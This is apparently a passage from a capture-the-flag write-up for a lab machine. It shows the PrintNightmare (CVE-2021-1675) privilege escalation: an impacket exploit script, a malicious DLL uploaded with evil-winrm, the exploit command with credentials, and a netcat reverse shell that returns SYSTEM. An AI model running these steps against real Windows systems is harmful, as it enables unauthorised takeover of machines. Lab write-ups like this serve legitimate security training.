


Leave this juicy cat listening for that sweet, sweet incoming shell spawn.

Back over on the GitHub page, we can find the script that will run the exploit code…



Follow this link.




Click the 'Raw' button.

```
#!/usr/bin/python3
from impacket.dcerpc.v5 import rprn
from impacket.dcerpc.v5 import transport
from impacket.dcerpc.v5.dtypes import NULL
from impacket.structure import Structure
import argparse
import sys
import pathlib

#https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/2825d22e-c5a5-47cd-a216-3e903fd6e030
class DRIVER_INFO_2_BLOB(Structure):
    structure = (
        ('cVersion','<L'),
        ('NameOffset', '<L'),
        ('EnvironmentOffset', '<L'),
        ('DriverPathOffset', '<L'),
        ('DataFileOffset', '<L'),
        ('ConfigFileOffset', '<L'),
    )

    def __init__(self, data = None):
        Structure.__init__(self, data = data)

    def fromString(self, data, offset=0):
        Structure.fromString(self, data)
        self['ConfigFileArray'] = self.rawData[self['ConfigFileOffset']+offset:self['DataFileOffset']+offset].decode('utf-16-le')
        self['DataFileArray'] = self.rawData[self['DataFileOffset']+offset:self['DriverPathOffset']+offset].decode('utf-16-le')
        self['DriverPathArray'] = self.rawData[self['DriverPathOffset']+offset:self['EnvironmentOffset']+offset].decode('utf-16-le')
        self['EnvironmentArray'] = self.rawData[self['EnvironmentOffset']+offset:self['NameOffset']+offset].decode('utf-16-le')
        #self['NameArray'] = self.rawData[self['NameOffset']+offset:len(self.rawData)].decode('utf-16-le')
```

Hit Ctrl + A to select everything, Ctrl + C, to copy onto the clipboard.

Then back in terminal, use a text editor such as mousepad or nano, open a new file and paste in the code. Save the file with a name of your choosing, I saved it as 'CVE-2021-1675.py' making sure to give it the *.py* extension.



Once it's saved, a lot of text editors will colour-parse the script for you making it easier to read.

There's nothing in this file we need to edit such as IP address or port number so simply save it with a **.**py extension and exit the text editor.

There's one last thing we need to do before we run this malicious script: we need to host the **.**dll file so this script can execute it and ultimately run its payload (which is to call back to our netcat essentially).

There are likely multiple ways of hosting this, including sharing it on samba but I couldn't get samba to work and I'm not entirely confident yet with using samba anyway. I also tried to host the file via the python module SimpleHTTPServer but that also failed.

The simple solution I found was to once again just use our evil-winrm shell upload functionality to have our malicious **.**dll uploaded to a location on the machine of our choosing.

Use cd to get yourself into a nice directory where things can be uploaded and executed with no issues. I choose C:\temp. From here, simply enter upload dll.dll and it should be sitting there nicely in that directory for a while.

```
*Evil-WinRM* PS C:\Users\tony\desktop> cd c:\temp
*Evil-WinRM* PS C:\temp> dir


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/11/2021   7:20 AM                z87179L19


*Evil-WinRM* PS C:\tem> upload dll.dll
Info: Uploading dll.dl

Data: 11604 bytes of 11604 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\temp> dir


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/11/2021   7:20 AM                z87179L19
-a----        12/15/2021   5:46 PM           8704 dll.dll
```

Wherever you upload the .dll file to, remember the full path name to the file again.

Now we've got our malicious payload file hosted, we've got our netcat ready and waiting, we've downloaded the exploit script and… I feel like I'm forgetting something…

```
┌──(kali㉿kali)-[~/impacket]
└─$ ./CVE-2021-1675.py
zsh: permission denied: ./CVE-2021-1675.py

┌──(kali㉿kali)-[~/impacket]
└─$ sudo ./CVE-2021-1675.py                                          126 ×
sudo: ./CVE-2021-1675.py: command not found
```

Of course, we need to change mode so the file can be executed, duh.

Use chmod +x and you'll notice the file text changes colour and the permissions include 'x' permission for root, owner and group, perfect!

```
└─$ sudo chmod +x CVE-2021-1675.py

┌──(kali㉿kali)-[~/impacket]
└─$ ls -al
total 108
drwxr-xr-x 10 root root  4096 Dec 15 12:14 .
drwxr-xr-x 16 kali kali  4096 Dec 15 12:14 ..
drwxr-xr-x  5 root root  4096 Dec 15 11:48 build
-rw-r--r--  1 root root 12399 Dec 15 11:46 ChangeLog
-rwxr-xr-x  1 kali kali  8548 Dec 15 12:06 CVE-2021-1675.py
```

This is something you will have to do often, always check the files permissions first if you come across an error like in the previous screenshot, and you're sure you typed the command and file name correctly.

Now, I think we are finally ready to rock… cd to the directory where the exploit code (CVE-2021-1675.py') has been saved and you can pretty much copy and paste the final command…

```
sudo ./CVE-2021-1675.py DRIVER/tony:[redacted]y@10.10.11.106 'C:\temp\dll.dll'
[*] Connecting to ncacn_np:10.10.11.106[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\UNIDRV
.DLL
[*] Executing C:\temp\dll.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
Traceback (most recent call last):
  File "/home/kali/impacket/impacket/smbconnection.py", line 568, in writeFile
    return self._SMBConnection.writeFile(treeId, fileId, data, offset)
  File "/home/kali/impacket/impacket/smb3.py", line 1650, in writeFile
    written = self.write(treeId, fileId, writeData, writeOffset, len(writeData))
  File "/home/kali/impacket/impacket/smb3.py", line 1358, in write
    if ans.isValidAnswer(STATUS_SUCCESS):
  File "/home/kali/impacket/impacket/smb3structs.py", line 454, in isValidAnswer
    raise smb3.SessionError(self['Status'], self)
impacket.smb3.SessionError: SMB SessionError: STATUS_PIPE_CLOSING(The specified named pipe is in the closing state.)

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/kali/impacket/./CVE-2021-1675.py", line 192, in <module>
    main(dce, pDriverPath, options.share)
  File "/home/kali/impacket/./CVE-2021-1675.py", line 93, in main
    resp = rprn.hRpcAddPrinterDriverEx(dce, pName=handle, pDriverContainer=container_info, dwFileCopyFlags=flags)
  File "/home/kali/impacket/impacket/dcerpc/v5/rprn.py", line 633, in hRpcAddPrinterDriverEx
    return dce.request(request)
  File "/home/kali/impacket/impacket/dcerpc/v5/rpcrt.py", line 856, in request
    self.call(request.opnum, request, uuid)
  File "/home/kali/impacket/impacket/dcerpc/v5/rpcrt.py", line 845, in call
    return self.send(DCERPC_RawCall(function, body.getData(), uuid))
  File "/home/kali/impacket/impacket/dcerpc/v5/rpcrt.py", line 1298, in send
    self._transport_send(data)
  File "/home/kali/impacket/impacket/dcerpc/v5/rpcrt.py", line 1235, in _transport_send
    self._transport.send(rpc_packet.get_packet(), forceWriteAndx = forceWriteAndx, forceRecv = forceRecv)
  File "/home/kali/impacket/impacket/dcerpc/v5/transport.py", line 535, in send
    self.__smb_connection.writeFile(self.__tid, self.__handle, data)
  File "/home/kali/impacket/impacket/smbconnection.py", line 570, in writeFile
    raise SessionError(e.get_error_code(), e.get_error_packet())
impacket.smbconnection.SessionError: SMB SessionError: STATUS_PIPE_CLOSING(The specified named pipe is in the closin
g state.)
```

If you are successful, you should see the verbose output continue past 'Try 1 …'

The command will be (you know what the password is by now, little fella?):

sudo ./CVE-2021-1675.py DRIVER/tony:password@10.10.11.106 'C:\temp\dll.dll'

GREEN Change to what you named this script.
RED Change to where you uploaded the malicious .dll and change to what you named the file.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.123] from (UNKNOWN) [10.10.11.106] 49430
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Switch back over to your netcat listener and with any luck, you should have the keys to the kingdom! From here you can cd and type to your heart's content… you'll soon come across the Administrator's flag.